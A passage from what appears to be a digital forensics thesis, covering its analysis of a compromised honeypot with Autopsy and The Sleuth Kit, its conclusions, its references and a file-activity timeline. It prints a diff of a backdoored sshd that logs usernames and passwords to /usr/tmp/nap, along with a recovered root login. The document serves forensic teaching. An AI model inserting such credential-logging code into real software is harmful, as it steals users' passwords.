inode: 44357
Allocated
Group: 22
Generation Id: 640192687
uid / gid: 0 / 0
mode: -rw-r--r--
size: 184
num of links: 1

Inode Times:
Accessed:Wed Nov  8 09:02:28 2000
File Modified:Wed Nov  8 09:02:28 2000
Inode Modified:Wed Nov  8 09:02:28 2000

Direct Blocks:
180486

File Type: ASCII text

------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

+-[ User Login ]-------------------- --- --- - -
| username: root password: tw1Lightz0ne hostname: c871553-b.jffsn1.mo.home.com
+---------------------------------- ----- --- -- -- -


------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

An Autopsy Keyword Search for '/var/tmp/nap' does not find any occurrences. The timeline indicates an access to '/usr/tmp' has been made, however '/usr/tmp' is a symbolic link to '/var/tmp', so the file that may have been written to could have been called '/usr/tmp/nap'.

An Autopsy Keyword Search for '/usr/tmp/nap' returns 25 occurrences of '/usr/tmp/nap' within the 'honeypot.hda5.dd' partition image. Data unit '227651' appears to be part of the 'sshd' configuration used at compile time and this data unit contains the interesting strings found in Table 118, and Table 119:

Table 118 Case Study 03 - ASCII Strings from data unit '227651' in 'honeypot.hda5.dd'

```
#! /bin/sh
# Generated automatically by configure.
# Run this file to recreate the current configuration.
# This directory was configured as follows,
# on host peelworld.com:
#
# ./configure  --enable-global=d33e8f1a6397c6d2efd9a2aae748eb02 --enable-sshd-log=/usr/tmp/nap
#
# Compiler output produced by configure, useful for debugging
# configure, is in ./config.log if it exists.
```

Table 119 Case Study 03 - ASCII Strings from data unit '227651' in 'honeypot.hda5.dd'

```
${ac_dA}SSHD_LOGGER${ac_dB}SSHD_LOGGER${ac_dC}"/usr/tmp/nap"${ac_dD}
${ac_uA}SSHD_LOGGER${ac_uB}SSHD_LOGGER${ac_uC}"/usr/tmp/nap"${ac_uD}
${ac_eA}SSHD_LOGGER${ac_eB}SSHD_LOGGER${ac_eC}"/usr/tmp/nap"${ac_eD}
```

This information leads to further investigation of the 'ssh-1.2.27.tar' file contained in the '/usr/man/.Ci' directory on the 'honeypot.hda5.dd' partition image. Exporting the tar ball 'ssh-1.2.27.tar' and comparing the difference between the 'sshd.c' file in this

file and the ‘sshd.c’ file from a known good copy of the ssh source uncovers a back-door using a universal password, and logging the connection to the ‘/usr/tmp/nap’ file.

Table 120 lists the command used to compare the two ‘sshd.c’ files:

Table 120 Case Study 03 - Compare Command

```
diff 'ssh-1.2.27/sshd.c' 'ssh-1.2.27-backdoor/sshd.c' >> sshd-differences.txt
```

The lines contained in the ‘sshd-differences.txt’ file outlines how the file ‘/usr/tmp/nap’ is written (Table 121):

Table 121 Case Study 03 - Lines from 'sshd-differences.txt'

```
2666c2713,2724
<               /* Successful authentication. */
---
> #ifdef SSHD_LOGGER
>          {
>           FILE *fp;
>           char sshdlog[]=SSHD_LOGGER;
>           fp=fopen(sshdlog,"a");
>           fprintf(fp,"+-[ User Login ]-------------------- --- --- - -\n");
>           fprintf(fp,"| username: %s password: %s hostname: %s\n",user,password,get_canonical_hostname());
>           fprintf(fp,"+---------------------------------- ----- --- -- -- -\n\n");
>           fclose(fp);
>          }
> #endif
>               /* Successful authentication. */
```

This information supports the hypothesis that the intruder did test the ‘ssh’ backdoor at 09:02:22.

Nov 08 – 09:02:42 -> Nov 08 – 09:03:05

At 09:02:42 ‘/usr/bin/pico’[30] is executed, and at 09:03:05 the file ‘/etc/inetd.conf’ is modified, this may be due to the intruder editing this file and removing the original backdoor.

Nov 08 – 09:03:12

At 09:03:12 ‘/usr/bin/killall’ is executed.

[30] Pico is a text editor commonly found on Linux systems.

Nov 08 – 09:03:15

At 09:03:15 the last read access to roots '.bash_logout' file, which indicates this was when the intruder had disconnected.

Nov 08 – 20:33:45 -> Nov 08 – 22:10:01

It is believed the intruder had left the system before this stage and this activity can be related to scheduled jobs and/or the local administrator.

6.4.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during our analysis.

1. What was the date and time of the intrusion, and what was the method used to compromise the system? (Assume the clock on the IDS was synchronised with an NTP reference time source.)

   Log file entries from both the IDS and compromised host point towards a vulnerability within the 'rpc.statd' program as the intrusion method. To confirm the existence of the vulnerability within the 'rpc.statd' program on a default Red Hat 6.2 Server installation, an internet search was done to obtain further background information. The CERT Coordination Centre [56] released advisory 'CA-2000-17' [57] on August 18th 2000 regarding a vulnerability in the 'rpc.statd' program and this vulnerability has been confirmed to be a problem within the default Red Hat 6.2 installation in the security advisory 'RHSA-2000:043-03' published by the Red Hat Network [58].

   The '/var/log/messages' log file and related data fragments indicate an inconsistency of 58 minutes between the times on the IDS and the compromised host. The question states 'Assume the clock on the IDS was synchronised with an NTP reference time source' so the intrusion occurred as recorded by the IDS on November 07 2000 at 23:11:51. The compromised host was running 57 minutes and 9 seconds faster, so this was recorded as November 08 2000 at 00:09:00.

2. What details about the intruder(s) can be recovered from the compromised system.

   The previous analysis sections identified that the initial attack as coming from 216.216.74.2 (as identified in the IDS event logs), and when the intruder returned they came from ‘c871553-b.jffsn1.mo.home.com’. (As at time of writing this host address was unable to be resolved to an IP address).

   From the installation of the ‘BitchX’ IRC client software, and from the fact that the intruder installed an ‘eggdrop’ IRC bot, it could be concluded the intruder had an interest in Internet Relay Chat (IRC).

3. Was there a “rootkit” or other post-concealment Trojan horse programs installed on the system? If so, how did you get around them?

   A rootkit was installed from ‘/usr/man/.Ci’. Autopsy does not rely on the operating system programs contained within the partition images; therefore the rootkit posed no obstacle for the investigation.

4. What was the time line of events for the compromise? (A detailed analysis should be provided, noting sources of supporting or confirming evidence elsewhere on the system or compared with a known “clean” system of similar configuration.)

   Sections 6.4.4.9 on page 195 and 6.4.4.10 on page 200, provide the full documentation for this task.

6.4.6 Discussion

Compared to the previous two case studies, case study 03 is quite extensive, and required a considerable amount of time to complete. Roughly eighty hours were spent on this investigation from start to completion. The scale and complexity of this case study allowed for many aspects of Autopsy's functionality to be utilised and documented.

Whilst many of the steps required to answer the questions for this case study could be performed within the Autopsy Forensic Browser, (similarly to the previous case studies) a few steps required the use of third party tools or applications, for example the analysis for this case study utilised the RPM package management system. This use of third party tools was in part from The Sleuth Kit and the Autopsy Forensic Browser being directed towards file system analysis and not application analysis (as the usage of the RPM package management system within this case study illustrated).

One obstacle this case study provided that the previous two did not aside from the size and scope of the compromised host, was the importance of timezone information. The timezone of the compromised host and that of the analysis machine were different, so special attention had to be taken when configuring the case within Autopsy to ensure the creation of the file activity timeline from the partition images would display the correct date and time. The difficulties with the timezone mismatch were also noticed when using the RPM package management system to retrieve package information from the partition images on the analysis machine.

The focus on information contained within the file activity timeline helped to demonstrate the flexibility of Autopsy as it was very easy to obtain further information regarding meta-data and data units for each line of file activity. However, the value of the file activity timeline functionality could be further improved by providing a more seamless method for retrieving meta-data and data units for file activity, for example; possibly creating a timeline that included links to the meta-data structures would be a more effective approach.

This case study provided a more in-depth demonstration of the functionality provided within the Autopsy Forensic Browser, and should help provide a valuable understanding of some of the analysis possibilities available with the Autopsy Forensic Browser and The Sleuth Kit.

6.5 Summary

As previously stated, Case Studies 01 and 02 do not represent an exhaustive demonstration of the tools found within The Sleuth Kit and Autopsy Forensic Browser toolset, merely providing an introduction to some of the functionality these tools may provide. Each investigation is unique, and will require different aspects of these tools in order to successfully complete an examination.

Case Studies 01 and 02 help to illustrate how a Digital Forensic investigation can require an extensive toolset that provides a varying degree of functionality not commonly found within a single Digital Forensic tool. The simplicity of these two case studies helps to emphasize this point.

Case Study 03 provided a more in-depth demonstration of the functionality provided within the Autopsy Forensic Browser especially focusing on the file activity time line analysis and should help provide a valuable understanding of some of the analysis possibilities available with the Autopsy Forensic Browser and The Sleuth Kit.

Case Study 03 also identifies the importance of timezone information within an investigation and also identifies a small configuration difficulty within the Autopsy Forensic Browser in relation to timezone information. Specifically, the Autopsy Forensic Browser has certain requirements for the timezone format when entered into a host's configuration and if overlooked can provide incorrect time results in reports and timeline details.

Chapter 7 Final Remarks

Digital Forensics is a challenging field with many opportunities. The unique factors of individual investigations will provide the opportunity to investigators to increase their level of expertise and experience. However, the requirements to perform an investigation both accurately and successfully increase the importance of the need for an investigator's technique and tools to be tried and tested.

With the advance of technology it is of vital importance that an investigator remains well trained and knowledgeable regarding current technology, as well as new and evolving technology. Not only must an investigator be knowledgeable regarding technology, but their forensic toolkit should be compatible with changing technology trends.

Rarely is a single tool able to successfully perform every aspect of a Digital Forensic investigation, and often multiple tools are required. The Sleuth Kit and Autopsy Forensic Browser provide a tried and tested approach to Digital Forensics in the form of an inexpensive and flexible open source toolset. The flexibility of the tools contained within The Sleuth Kit can help extend existing Digital Forensic toolkit solutions, or be a great starting point when preparing a Digital Forensic toolkit. The Sleuth Kit and Autopsy Forensic Browser could also be implemented as an alternative to some pre-existing commercial Digital Forensic applications, or used as a complementary toolset.

One problem facing all Digital Forensic toolkits is the ever increasing storage capacity available on electronic devices. This problem increases the time required to perform a full analysis, however due to the modular nature of the tools contained

within The Sleuth Kit, automating some of the required functions of an analysis can be as simple as creating a batch job. Automating tasks will help to reduce the time required to perform a full analysis and allow investigators to reduce the backlog of cases they are working on.

Although The Sleuth Kit and Autopsy Forensic Browser have some limitations, they still manage to perform file system analysis effectively. An analysis using The Sleuth Kit and Autopsy Forensic Browser can be verified by other tools, and an investigator should be able to provide strong evidence to the accuracy of evidence retrieved.

By successfully completing the Case Studies this thesis has completed the research objective of demonstrating the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a Digital Forensics file system analysis toolset. The unique attributes of each Case Study help to outline the functionality available within these tools, and demonstrate the flexibility of the toolset to handle different investigations.

Case Study 1 demonstrated the ability of The Sleuth Kit and Autopsy Forensic Browser to recover deleted information, while Case Study 02 extended upon this and demonstrated how effective these tools are at recovering from a file system where the file allocation table has become corrupted. Case Study 03 provided a more in-depth challenge and demonstrated many aspects of the functionality available within these tools especially focusing on the file activity timeline analysis.

The demonstration of the effectiveness of The Sleuth Kit and Autopsy Forensic Browser provided may be used by individuals or Law Enforcement as part of an evaluation when looking to further extend their current Digital Forensics toolset, either as an alternative or complement to their current tools.

7.1 Areas for Further Research

With the increasing awareness and use of non Microsoft operating systems, it will become extremely important that an investigator is skilled and experienced with multiple platforms. Unfortunately the Case Studies provided within this thesis do not contain file systems for non IBM compatible platforms, and further research into the effectiveness of The Sleuth Kit and Autopsy Forensic Browser when interacting with file systems utilised by other hardware platforms should be considered.

With The Sleuth Kit and Autopsy Forensic Browser being open source, it could be possible to research the possibility of creating an interface that provides more flexibility for the presentation layer. The underlying tools could remain the same; however the presentation of information could be modified to create a toolset that would rival commercial alternatives with graphical user interfaces.

References

1. NIJ, *Solicitation for Concept Papers - Electronic Crime Research and Development*. 2005. p. 1-13.
2. Carrier, B., *Open Source Digital Forensic Tools: The Legal Argument*. 2002.
3. Farmer, D. and W. Venema. *The Coroners Toolkit Project Page*. 2004 [cited; Available from: http://www.porcupine.org/forensics/tct.html.
4. Vacca, J.R., *Computer Forensics: Computer Crime Scene Investigation*. 2002, Hingham, Massachusetts: David F. Pallai. 731.
5. Casio Computer Company Ltd. *Casio E-Data Bank Watches*. 2005 [cited; Available from: http://world.casio.com/pacific/wat/e_data/.
6. MacSema Inc. *Contact Memory Button (CMB'S)*. 2001 [cited; Available from: http://www.macsema.com/buttonmemory.htm.
7. Wikimedia Foundation. *Wikipedia - Data Recovery Definition*. 2005 [cited; Available from: http://en.wikipedia.org/wiki/Data_recovery.
8. Lee, H., T. Palmbach, and M. Miller, *Henry Lee's Crime Scene Handbook*. 2001, London: Academic Press.
9. Ltd, C.F.N. *Data Recovery & Computer Investigations*. 2005 [cited; Available from: http://www.datarecovery.co.nz/data-recovery/index.html?source=adwords-datarecov.
10. New Zealand Police E-crime Lab. *Fighting e-crime in New Zealand*. 2002 [cited; Available from: http://www.police.govt.nz/service/ecrime/.
11. Wikimedia Foundation. *Wikipedia - Sulphonylurea Definition*. 2005 [cited; Available from: http://en.wikipedia.org/wiki/Sulphonylurea.
12. NZHerald.co.nz. *Jury quick to convict doctor of murder*. 2001 [cited; Available from: http://www.nzherald.co.nz/index.cfm?ObjectID=229152.
13. Police, N.Z. *New Zealand Police Youth Education Service*. 2005 [cited; Available from: http://www.police.govt.nz/service/yes/.
14. Police, N.Z. *Keeping Ourselves Safe*. 2005 [cited; Available from: http://www.police.govt.nz/service/yes/resources/violence/kos.html.
15. Farmer, D. and W. Venema, *Forensic Discovery*. 2004: Addison-Wesley.
16. Office of e-Government. *Forensic Plan*. 2004 [cited; Available from: http://www.egov.dpc.wa.gov.au/.
17. Gutmann, P., *Secure Deletion of Data from Magnetic and Solid-State Memory*, in *Sixth USENIX Security Symposium Proceedings*. 1996, University of Auckland.
18. Gutmann, P. *Data Remanence in Semiconductor Devices*. 2001 [cited.
19. Carrier, B., *File System Forensic Analysis*. 2005: Addison-Wesley.

20. Optical Storage Technology Association. *Understanding CD-R & CD-RW Disc Longevity*. 2001 [cited; Available from: http://www.osta.org/technology/cdqa13.htm.
21. Instruments, V. *Veeco Instruments Web Site*. 2005 [cited; Available from: http://www.veeco.com/.
22. Garfinkel, S.L. and A. Shelat, *Remembrance of Data Passed: A Study of Disk Sanitization Practices*. 2003, Massachusetts Institute of Technology.
23. American Institute of Physics. *Heisenberg - Quantum Mechanics, 1925 - 1927: The Uncertainty Principle*. 2005 [cited; Available from: http://www.aip.org/history/heisenberg/p08.htm.
24. Seagate. *Seagate Barracuda 7200.8 ST3400832A Specs*. 2005 [cited; Available from: http://www.seagate.com/cda/products/discsales/marketing/detail/0,1081,626,00.html.
25. ACPO. *ACPO Good Practice Guide to Computer Based Evidence*. 2003 [cited; Version 3.0:[Available from: http://www.acpo.police.uk/asp/policies/Data/gpg_computer_based_evidence_v3.pdf.
26. New Technologies Inc. *File Slack Defined*. 2004 [cited; Available from: http://www.forensics-intl.com/def6.html.
27. PCTechGuide. *Hard Disks*. 2003 [cited; Available from: http://www.pctechguide.com/04disks.htm.
28. Wikimedia Foundation. *Wikipedia - Endianness*. 2005 [cited; Available from: http://en.wikipedia.org/wiki/Big_endian.
29. www.lookuptables.com. *ASCII Table and Description*. 2005 [cited; Available from: http://www.lookuptables.com/.
30. Inc, U. *Unicode Home Page*. 2005 [cited; Available from: http://www.unicode.org/.
31. Inc, U. *Unicode v4.1.0*. 2005 [cited; Available from: http://www.unicode.org/versions/Unicode4.1.0/.
32. Microsoft. *FAT32 File System Specification*. 2000 [cited; Available from: http://www.microsoft.com/whdc/system/platform/firmware/fatgen.mspx.
33. Carrier, B. *The Sleuth Kit and Autopsy Project Page*. 2004 [cited; Available from: http://www.sleuthkit.org.
34. Brzitwa, M. *gpart - Guess PC-type hard disk partitions*. 2001 [cited; Available from: http://www.stud.uni-hannover.de/user/76201/gpart/.
35. cgSecurity. *TestDisk - Tool to check and undelete partition*. 2005 [cited; Available from: http://www.cgsecurity.org/index.html?testdisk.html.
36. PJRC. *Understanding FAT32 Filesystems*. 2005 [cited; Available from: http://www.pjrc.com/tech/8051/ide/fat32.html.
37. Brouwer, A. *Partition Types*. 2005 [cited; Available from: http://www.win.tue.nl/~aeb/partitions/partition_types.html.
38. Microsoft. *Encrypting File System Overview*. 2005 [cited; Available from: http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/encrypt_overview.mspx.
39. PGP Corporation. *PGP Corporation Website*. 2005 [cited; Available from: http://www.pgp.com/.
40. Devine, C. *Encrypted Root Filesystem HOWTO*. 2005 [cited; Available from: http://linuxfromscratch.org/~devine/erfs-howto.html.

41. Wolfe, H., *Penetrating Encrypted Evidence*. Journal of Digital Investigation, 2004. **1**(2).
42. "@stake". *"@stake.com"*. 2004 [cited; Available from: http://www.atstake.com/.
43. NIST. *National Software Reference Library*. [Project Web Site] 2004 [cited; Available from: http://www.nsrl.nist.gov/index.html.
44. The Honeynet Project. *The Honeynet Project Website*. The Honeynet Project 2004 [cited; Available from: http://www.honeynet.org/misc/project.html.
45. The Honeynet Project. *The Honeynet Project Scan of the Month 24*. The Honeynet Project 2001 [cited; Available from: http://www.honeynet.org/scans/scan24/.
46. The Honeynet Project. *The Honeynet Project Scan of the Month 26*. The Honeynet Project 2002 [cited; Available from: http://www.honeynet.org/scans/scan26/.
47. The Honeynet Project. *The Honeynet Project Forensic Challenge*. The Honeynet Project 2001 [cited; Available from: http://project.honeynet.org/challenge/index.html.
48. Digital Forensic Research Workshop. *Digital Forensic Research Workshop website*. 2005 [cited; Available from: http://www.dfrws.org/.
49. Hamilton, E. *JPEG File Interchange Format v1.02*. 1992 [cited; Available from: http://www.w3.org/Graphics/JPEG/.
50. Kessler, G. *File Signature Table*. 2005 [cited; Available from: http://www.garykessler.net/library/file_sigs.html.
51. United States Air Force Office of Special Investigation. *Foremost - Webpage*. 2005 [cited; Available from: http://foremost.sourceforge.net/.
52. Provos, N. *Stegdetect - Webpage*. 2005 [cited; Available from: http://www.outguess.org/.
53. NeoByte Solutions. *Invisible Secrets - Webpage*. 2005 [cited; Available from: http://www.invisiblesecrets.com/.
54. Roesch, M. *SNORT*. 2005 [cited; Available from: http://www.snort.org/.
55. Roesller, T. *Lastlog File Analyser Source File*. 2000 [cited; Available from: http://www.honeynet.org/challenge/results/submissions/roessler/files/lastlog.c.
56. CERT/CC. *CERT® Coordination Center (CERT/CC)*. 2005 [cited; Available from: http://www.cert.org/nav/index_main.html.
57. CERT/CC. *CERT® Advisory CA-2000-17 Input Validation Problem in rpc.statd*. 2000 [cited; Available from: http://www.cert.org/advisories/CA-2000-17.html.
58. Red Hat Network. *Revised advisory: Updated package for nfs-utils available*. 2000 [cited; Available from: https://rhn.redhat.com/errata/RHSA-2000-043.html.

Appendix A: Case Study 03 File Activity Timeline

Nov 07 2000 04:02:03 -> Nov 08 2000 04:02:06

Table 122 Case Study 03 - File Activity Timeline Nov 07 2000 04:02:03 -> Nov 08 2000 04:02:06

```
Tue Nov 07 2000 04:02:03   238767 .a. -rw-r----- root     slocate  4040     <honeypot.hda7.dd-dead-4040>
Tue Nov 07 2000 04:02:06   238767 m.. -rw-r----- root     slocate  4040     <honeypot.hda7.dd-dead-4040>
Wed Nov 08 2000 04:02:00       53 .a. -/-rwxr-xr-x root     root     40361    /etc/cron.daily/inn-cron-rnews
                                0 ma. -/-rw-r--r-- root     root     26218    /var/lock/makewhatis.lock (deleted)
                            19568 .a. -/-rwxr-xr-x root     root     92746    /usr/sbin/anacron
                              145 .a. -/-rw-r--r-- root     root     60489    /etc/logrotate.d/linuxconf
                            30000 .a. -/-rwxr-xr-x root     root     93460    /usr/sbin/logrotate
                              122 .a. -/-rw-r--r-- root     root     60494    /etc/logrotate.d/cron
                              544 .a. -/-rw-r--r-- root     root     60493    /etc/logrotate.d/uucp
                              114 .a. -/-rw-r--r-- root     root     60490    /etc/logrotate.d/mars-nwe.log
                               77 .a. -/-rwxr-xr-x root     root     40360    /etc/cron.daily/inn-cron-expire
                              542 .a. -/-rw-r--r-- root     root     26499    /etc/logrotate.conf
                                0 ma. -rw-r--r-- root     root     26218    <honeypot.hda7.dd-dead-26218>
                              102 .a. -/-rw-r--r-- root     root     60484    /etc/logrotate.d/named
                               51 .a. -/-rwxr-xr-x root     root     40362    /etc/cron.daily/logrotate
                              410 .a. -/-rw-r--r-- root     root     60492    /etc/logrotate.d/syslog
                              370 .a. -/-rw-r--r-- root     root     26236    /etc/anacrontab
                              494 .a. -/-rw-r--r-- root     root     60483    /etc/logrotate.d/apache
                                9 m.c -/-rw------- root     root     46373    /var/spool/anacron/cron.daily
                              227 .a. -/-rw-r--r-- root     root     60491    /etc/logrotate.d/samba
                              276 .a. -/-rwxr-xr-x root     root     40323    /etc/cron.daily/0anacron
                              464 mac -/-rw-r--r-- root     root     4038     /var/lib/logrotate.status
Wed Nov 08 2000 04:02:01     3397 .a. -/-rw-r--r-- root     root     26511    /etc/man.config
                            36192 .a. -/-rwxr-sr-x root     man      16857    /usr/bin/man
Wed Nov 08 2000 04:02:02      402 .a. -/-rwxr-xr-x root     root     40363    /etc/cron.daily/makewhatis.cron
                             4096 .a. d/drwxr-xr-x root     root     46177    /home/httpd/html
                            12288 .a. d/drwxr-xr-x root     root     11       /lost+found
                                0 mac -/-rw-r--r-- root     root     79060    /usr/lib/perl5/man/whatis
                           238767 .a. -/-rw-r----- root       slocate   4039       /var/lib/slocate/slocate.db.tmp
(deleted-realloc)
                            10528 .a. -/-rwxr-xr-- root     root     93468    /usr/sbin/makewhatis
                                0 ..c -rw-r--r-- root     root     26218    <honeypot.hda7.dd-dead-26218>
                                0 ..c -/-rw-r--r-- root     root     26218    /var/lock/makewhatis.lock (deleted)
                            27632 .a. -/-rwxr-xr-x root     root     30264    /bin/sort
                             1024 m.c d/drwxrwxr-x root     uucp     26209    /var/lock
                            24272 .a. -/-rwxr-sr-x root     slocate  17315    /usr/bin/slocate
                            54544 .a. -/-rwxr-xr-x root     root     16115    /usr/bin/find
                                0 mac -/-rw-r--r-- root     root     93893    /usr/local/man/whatis
                             4096 .a. d/d--x--x--x root     root     61569    /home/ftp/bin
                             4096 .a. d/drwxr-xr-x root     root     15393    /home/httpd
                            11392 .a. -/-rwxr-xr-x root     root     15816    /usr/bin/uniq
                                0 mac -/-rw-r--r-- root     root     125237   /usr/man/whatis
                             4096 .a. d/d--x--x--x root     root     92353    /home/ftp/etc
                             4096 .a. d/drwxr-xr-x root     root     30788    /home/httpd/html/manual/mod
                             4096 .a. d/drwxr-xr-x root     root     30787    /home/httpd/cgi-bin
                            12288 .a. d/drwxr-xr-x root     root     11       /boot/lost+found
                             4096 .a. d/drwxr-sr-x root     ftp      30786    /home/ftp/pub
                             4096 .a. d/drwxr-xr-x root     root     123137   /home/ftp/lib
                             4096 .a. d/drwxr-xr-x root     root     30785    /home/ftp
                           238767 .a. -/-rw-r----- root     slocate  4039     /var/lib/slocate/slocate.db
                            16384 .a. d/drwxr-xr-x root     root     11       /home/lost+found
                                0 mac -/-rw-r--r-- root     root     125238   /usr/X11R6/man/whatis
                             4096 .a. d/drwxr-xr-x root     root     15394    /home/httpd/html/manual
                             6796 .a. -/-rwxr-xr-x root     root     30260    /bin/rmdir
Wed   Nov   08   2000   04:02:03             4096   .a.   d/drwxr-xr-x   root              root              124452
/usr/lib/linuxconf/help.eng/askrunlevel
                             4096  .a.  d/drwxr-xr-x  root          root          109381      /usr/doc/postgresql-
6.5.3/contrib/apache_logging
                             4096 .a. d/drwxr-xr-x root     root     61981    /usr/doc/binutils-2.9.5.0.22
                             4096 .a. d/drwxrwxr-x root     root     124915   /usr/lib/python1.5/plat-linux-i386
                             4096 .a. d/drwxr-xr-x root     root     78482    /usr/doc/minicom-1.83.0/tables
                             4096 .a. d/drwxr-xr-x root     root     62725    /usr/lib/perl5/5.00503/i386-linux/ss
                             4096 .a. d/drwxr-xr-x root     root     560      /usr/doc/eject-2.0.2
                             4096 .a. d/drwxr-xr-x root     root     1443     /usr/doc/man-pages-1.28
                             4096 .a. d/drwxr-xr-x root     root     47252    /usr/doc/libtiff-devel-3.5.4
                             4096 .a. d/drwxr-xr-x root     root     63264    /usr/doc/ppp-2.3.11/scripts/chatchat
```

```
                        4096  .a.  d/drwxr-xr-x  root          root          109402      /usr/doc/postgresql-
6.5.3/contrib/findoidjoins
                        4096 .a. d/drwxr-xr-x root     root     109510   /usr/doc/samba-2.0.6/docs/textdocs
                        4096  .a.  d/drwxr-xr-x  root           root           17257         /usr/lib/sgml-
tools/dist/sgmltool/latex
                        4096 .a. d/drwxr-xr-x root     root     62509    /usr/lib/rhs
                        4096 .a. d/drwxr-xr-x root     root     1904     /usr/lib/sgml-tools/SGMLTools
                        4096 .a. d/drwxr-xr-x root     root     63027    /usr/lib/perl5/site_perl/5.005/i386-
linux/auto/mod_perl
                        4096  .a.  d/drwxr-xr-x  root        root        78187      /usr/lib/perl5/5.00503/i386-
linux/protocols
                        4096 .a. d/drwxr-xr-x root     root     109041   /usr/lib/linuxconf/descriptions/se
                        4096 .a. d/drwxr-xr-x root     root     108212   /usr/doc/cvs-1.10.7
                        4096  .a.  d/drwxr-xr-x  root           root           109620       /usr/doc/samba-
2.0.6/examples/validchars
                        4096 .a. d/drwxr-xr-x root     root     139492   /usr/lib/perl5/5.00503/File
                        4096 .a. d/drwxr-xr-x root     root     1378     /usr/lib/linuxconf/help.eng/userconf
                        4096 .a. d/drwxr-xr-x root     root     108275   /usr/lib/bcc/include/bsd/sys
                        4096 .a. d/drwxr-xr-x root     root     139603   /usr/lib/linuxconf/help.eng/mailconf
                        4096 .a. d/drwxr-xr-x root     root     463      /usr/doc/console-tools-19990829
                        4096 .a. d/drwxr-xr-x root     root     1903     /usr/lib/sgml-tools
                        4096  .a.  d/drwxr-xr-x  root        root        16534      /usr/lib/perl5/5.00503/i386-
linux/auto/IPC
                        4096 .a. d/drwxr-xr-x root     root     93001    /usr/doc/fetchmail-5.3.1
                        4096  .a.  d/drwxr-xr-x  root        root        16531      /usr/lib/perl5/5.00503/i386-
linux/auto/IO
                        4096 .a. d/drwxr-xr-x root     root     1849     /usr/doc/rpm-3.0.4
                        4096 .a. d/drwxr-xr-x root     root     139859   /usr/lib/linuxconf-devel/messages/bg5
                        4096 .a. d/drwxr-xr-x root     root     124364   /usr/lib/perl5/site_perl/5.005/i386-
linux
                        4096 .a. d/drwxr-xr-x root     root     93368    /usr/doc/jade-1.2.1/unicode
                        4096 .a. d/drwxr-xr-x root     root     108247   /usr/lib/bcc/i86
                        4096 .a. d/drwxr-xr-x root     root     62697    /usr/lib/perl5/5.00503/i386-linux/IO
                        8192  .a.  d/drwxr-xr-x  root        root        47356      /usr/lib/perl5/5.00503/i386-
linux/linux
                        4096 .a. d/drwxr-xr-x root     root     125209   /usr/doc/yp-tools-2.4
                        4096 .a. d/drwxr-xr-x root     root     1370     /usr/lib/linuxconf/help.eng/pppdialin
                        4096  .a.  d/drwxr-xr-x  root          root          109385      /usr/doc/postgresql-
6.5.3/contrib/array
                        4096  .a.  d/drwxr-xr-x  root        root        78171      /usr/lib/perl5/5.00503/i386-
linux/netinet
                        4096 .a. d/drwxr-xr-x root     root     124381   /usr/doc/libtool-1.3.4/demo
                        4096 .a. d/drwxr-xr-x root     root     63252    /usr/doc/ppp-2.3.11/sample
                        4096 .a. d/drwxr-xr-x root     root     32154    /usr/lib/linuxconf/help.eng/rarp
                        4096 .a. d/drwxr-xr-x root     root     1511     /usr/doc/minicom-1.83.0/demos
                        4096 .a. d/drwxr-xr-x root     root     139009   /usr/lib/groff/tmac/mm
                        4096 .a. d/drwxr-xr-x root     root     402      /usr/lib/apache
                        4096 .a. d/drwxr-xr-x root     root     17283    /usr/lib/sgml-tools/site
                        4096 .a. d/drwxr-xr-x root     root     61985    /usr/doc/sed-3.02
                        4096 .a. d/drwxr-xr-x root     root     78039    /usr/doc/libpng-1.0.5
                        4096 .a. d/drwxr-xr-x root     root     108244   /usr/lib/bcc/i386
                        4096 .a. d/drwxr-xr-x root     root     63175    /usr/doc/pidentd-3.0.10
                        4096 .a. d/drwxr-xr-x root     root     1951     /usr/doc/texinfo-4.0
                        4096 .a. d/drwxr-xr-x root     root     1640     /usr/lib/pmake
                        4096 .a. d/drwxr-xr-x root     root     108269   /usr/lib/bcc/include/bsd
                        4096 .a. d/drwxr-xr-x root     root     63018    /usr/lib/perl5/site_perl/5.005/i386-
linux/Bundle
                        4096 .a. d/drwxr-xr-x root     root     109305   /usr/doc/portmap-4.0
                        4096  .a.  d/drwxr-xr-x  root           root           139953       /usr/doc/lynx-
2.8.3/lynx_help/keystrokes
                        4096 .a. d/drwxr-xr-x root     root     63096    /usr/doc/newt-devel-0.50.8
                        4096 .a. d/drwxr-xr-x root     root     109274   /usr/doc/pmake-2.1.34/etc/bench
                        4096 .a. d/drwxr-xr-x root     root     109268   /usr/doc/pmake-2.1.34/etc
                        4096 .a. d/drwxr-xr-x root     root     109443   /usr/doc/rsync-2.4.1
                        4096  .a.  d/drwxr-xr-x  root           root           17258         /usr/lib/sgml-
tools/dist/sgmltool/latex2e
                        4096 .a. d/drwxr-xr-x root     root     123655   /usr/doc/cracklib-2.7
                        4096 .a. d/drwxr-xr-x root     root     139508   /usr/lib/perl5/5.00503/Getopt
                        4096 .a. d/drwxr-xr-x root     root     1895     /usr/doc/setserial-2.15
                        4096 .a. d/drwxr-xr-x root     root     61965    /usr/doc/bash2-2.03
                        4096 .a. d/drwxr-xr-x root     root     1546     /usr/doc/mod_perl-1.21/faq
                        4096 .a. d/drwxr-xr-x root     root     109135   /usr/lib/linuxconf/java
                        4096 .a. d/drwx------ postgres postgres 124902   /usr/lib/pgsql/backup
                        4096 .a. d/drwxr-xr-x root     root     63280    /usr/doc/procmail-3.14/examples
                        4096 .a. d/drwxr-xr-x root     root     47349    /usr/lib/perl5/5.00503/i386-linux/et
                        4096 .a. d/drwxr-xr-x root     root     109487   /usr/doc/samba-2.0.6/docs/manpages
                        4096 .a. d/drwxr-xr-x root     root     62566    /usr/doc/iputils-20000121
                        4096 .a. d/drwxr-xr-x root     root     139906   /usr/lib/linuxconf-devel/templates
                        4096 .a. d/drwxr-xr-x root     root     124654   /usr/lib/perl5/site_perl/5.005/i386-
linux/Apache
                        4096  .a.  d/drwxr-xr-x  root        root        32028      /usr/lib/perl5/5.00503/i386-
linux/uuid
                        4096 .a. d/drwxr-xr-x root     root     1330     /usr/lib/linuxconf/help.eng/firewall
                        4096 .a. d/drwxr-xr-x root     root     108676   /usr/lib/groff/font/devps/generate
                        4096  .a.  d/drwxr-xr-x  root          root          1669          /usr/doc/postgresql-
6.5.3/contrib/spi/preprocessor
                        4096 .a. d/drwxr-xr-x root     root     63155    /usr/doc/php-3.0.15
